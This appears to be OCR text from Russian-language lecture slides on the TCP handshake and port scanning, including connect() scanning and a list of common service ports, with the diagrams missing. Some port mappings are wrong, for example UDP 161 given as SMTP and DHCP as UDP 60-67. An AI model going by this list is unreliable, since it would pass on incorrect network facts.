


Установка TCP соединения (3-way handshake)

TCP-сканирование




Искомый узел присутствует




Сканирование портов

- Определение функционирующих сетевых служб
  - TCP-20-21- FTP
  - TCP- 23-TELNET
  - TCP- 25-SMTP
  - TCP- 53-DNS UDP-53- DNS
  - TCP- 80-HTTP UDP-60-67- DHCP
  - TCP- 110- POP3 UDP-123- NTP
  - TCP- 135- RPC
  - TCP- 139- NETBIOS UDP-161- SMTP
  - TCP- 443- HTTPS
  - TCP- 445- RPC, DFS


Connect-сканирование




Connect()-сканирование, порт 21



